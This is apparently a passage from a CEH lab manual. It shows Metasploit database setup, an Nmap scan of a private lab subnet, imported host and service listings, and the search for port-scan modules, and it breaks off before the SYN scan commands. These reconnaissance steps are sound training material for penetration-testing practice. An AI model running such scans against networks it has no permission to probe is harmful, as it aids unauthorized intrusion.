
Parrot
CEH Lab Module 16
Mastering Windows
Metasploit
attacker's Home
https://metasploit.com

=[ metasploit v6.1.39-dev ]
+ -- --=[ 2214 exploits - 1171 auxiliary - 396 post ]
+ -- --=[ 618 payloads - 45 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit tip: View advanced module options with
advanced

msf6 > db_status
[*] postgresql selected, no connection
msf6 > exit
[root@parrot]-[~]
#msfdb init
[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
[root@parrot]-[~]
#
```


12. To restart the postgresql service, type **service postgresql restart** and press **Enter**. Now, start the Metasploit Framework again by typing **msfconsole** and pressing **Enter**.
13. Check the database status by typing **db_status** and press **Enter**. This time, the database should successfully connect to msf, as shown in the screenshot.



```
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
[root@parrot]~#
#service postgresql restart
[root@parrot]~#
#msfconsole

# cowsay++
  ____
 /  __ \
(oo)\_____)
  (  )  _ \
  ||--||
  ||--||

CEHv6=[ metasploit v6.1.39-dev ]
+ -- --=[ 2214 exploits - 1171 auxiliary - 396 post ]
+ -- --=[ 618 payloads - 45 encoders - 11 nops ]
+ -- --=[ 9 evasion ]


Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command

Hacking Web
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 >
```


14. Type **nmap -Pn -sS -A -oX Test 10.10.1.0/24** and hit **Enter** to scan the subnet, as shown in the screenshot.

Note: Here, we are scanning the whole subnet 10.10.1.0/24 for active hosts.

15. Nmap begins scanning the subnet and displays the results. It takes approximately 5 minutes for the scan to complete.



```
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
[*] Connected to msf. Connection type: postgresql.
msf6 > nmap -Pn -sS -A -oX Test 10.10.1.0/24
[*] exec: nmap -Pn -sS -A -oX Test 10.10.1.0/24

Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-07 01:24 EDT
Nmap scan report for 10.10.1.1
Host is up (0.00049s latency).
All 1000 scanned ports on 10.10.1.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: E8:D1:48:1D:BC:B6 (Unknown)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE
HOP RTT ADDRESS
1 0.49 ms 10.10.1.1

Nmap scan report for 10.10.1.9
Host is up (0.013s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   256 28:52:84:53:60:ec:72:72:ce:80:ba:db:35:74:b5:55 (ECDSA)
|_   256 9a:1e:e9:21:07:9f:7c:25:95:c9:6a:b6:5e:fe:e4:51 (ED25519)
80/tcp    open  http      Apache httpd 2.4.52 ((Ubuntu))
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 58:DD:75:00:1F:1E (Unknown)
Device type: general purpose
```

16. After the scan completes, Nmap displays the number of active hosts in the target network (here, **7**).

17. Now, type **db_import Test** and hit **Enter** to import the Nmap results from the database.

Module 03 – Scanning Networks

```
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
TRACEROUTE
HOP RTT ADDRESS
1 4.41 ms 10.10.1.22

Nmap scan report for 10.10.1.13
Host is up (0.036s latency).
All 1000 scanned ports on 10.10.1.13 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

Post-scan script results:
_ clock-skew:
_ 8h23m59s:
_ 10.10.1.11
_ 10.10.1.22

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (7 hosts up) scanned in 149.71 seconds
msf6 > db import Test
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.13.4'
[*] Importing host 10.10.1.1
[*] Importing host 10.10.1.9
[*] Importing host 10.10.1.11
[*] Importing host 10.10.1.14
[*] Importing host 10.10.1.19
[*] Importing host 10.10.1.22
[*] Importing host 10.10.1.13
[*] Successfully imported /root/Test
msf6 >
```

18. Type **hosts** and hit **Enter** to view the list of active hosts along with their MAC addresses, OS names, etc. as shown in the screenshot.

```
msf6 > db import Test
[*] Importing host 10.10.1.1
[*] Importing host 10.10.1.9
[*] Importing host 10.10.1.11
[*] Importing host 10.10.1.14
[*] Importing host 10.10.1.19
[*] Importing host 10.10.1.22
[*] Importing host 10.10.1.13
[*] Successfully imported /root/Test
msf6 > hosts

Hosts
=====
address mac name os_name os_flavor os_sp purpose info comments
-----
10.10.1.1 e8:d1:48:1d:bc:b6 Unknown device
10.10.1.9 58:dd:75:00:1f:1e Linux 4.X server
10.10.1.11 b4:b5:78:89:75:64 Windows 10 client
10.10.1.13 Unknown device
10.10.1.14 3e:7d:4f:2c:4b:d7 Linux 4.X server
10.10.1.19 ac:90:49:48:6f:e6 www.moviesco Windows 10 client
pe.com
10.10.1.22 1c:5a:12:d9:10:bd Windows 10 client
msf6 >
```


19. Type **services** or **db_services** and hit **Enter** to receive a list of the services running on the active hosts, as shown in the screenshot.

Note: In addition to running Nmap, there are a variety of other port scanners that are available within the Metasploit framework to scan the target systems.

```
msf6 > services
Services
=====
```

host	port	proto	name	state	info
10.10.1.9	22	tcp	ssh	open	OpenSSH 8.9p1 Ubuntu 3 Ubuntu Linux; protocol 2.0
10.10.1.9	80	tcp	http	open	Apache httpd 2.4.52 (Ubuntu)
10.10.1.11	80	tcp	http	open	Microsoft IIS httpd 10.0
10.10.1.11	135	tcp	msrpc	open	Microsoft Windows RPC
10.10.1.11	139	tcp	netbios-ssn	open	Microsoft Windows netbios-ssn
10.10.1.11	445	tcp	microsoft-ds	open	Windows 10 Enterprise 22000 microsoft-ds workgroup: WORKGROUP
10.10.1.11	3389	tcp	ssl/ms-wbt-server	open	
10.10.1.14	5555	tcp	adb	open	Android Debug Bridge device name: android x86_64; model: Standard PC (i440FX + PIIX, 1996); device: x86_64; features: cmd,stat_v2,shell_v2
10.10.1.19	25	tcp	smtp	open	Microsoft ESMTP 10.0.17763.1
10.10.1.19	80	tcp	http	open	Microsoft IIS httpd 10.0
10.10.1.19	135	tcp	msrpc	open	Microsoft Windows RPC
10.10.1.19	139	tcp	netbios-ssn	open	Microsoft Windows netbios-ssn
10.10.1.19	445	tcp	microsoft-ds	open	
10.10.1.19	1801	tcp	msmq	open	
10.10.1.19	2103	tcp	msrpc	open	Microsoft Windows RPC
10.10.1.19	2105	tcp	msrpc	open	Microsoft Windows RPC
10.10.1.19	2107	tcp	msrpc	open	Microsoft Windows RPC
10.10.1.19	3389	tcp	ms-wbt-server	open	Microsoft Terminal Services
10.10.1.22	53	tcp	domain	open	Simple DNS Plus
10.10.1.22	80	tcp	http	open	Microsoft IIS httpd 10.0

20. Type **search portscan** and hit **Enter**. The Metasploit port scanning modules appear, as shown in the screenshot.

```
msf6 > search portscan

Matching Modules
=====
#  Name
--  -
0  auxiliary/scanner/portscan/ftpbounce
1  auxiliary/scanner/natpmp/natpmp_portscan
2  auxiliary/scanner/sap/sap_router_portscanner
3  auxiliary/scanner/portscan/xmas
4  auxiliary/scanner/portscan/ack
5  auxiliary/scanner/portscan/tcp
6  auxiliary/scanner/portscan/syn
7  auxiliary/scanner/http/wordpress_pingback_access

Interact with a module by name or index. For example info 7, use 7 or use auxiliary/scanner/http/wordpress_pingback_access

msf6 >
```

21. Here, we will use the **auxiliary/scanner/portscan/syn** module to perform an SYN scan on the target systems. To do so, type **use auxiliary/scanner/portscan/syn** and press **Enter**.
22. We will use this module to perform an SYN scan against the target IP address range (10.10.1.5-23) to look for open port 80 through the eth0 interface.

To do so, issue the below commands:

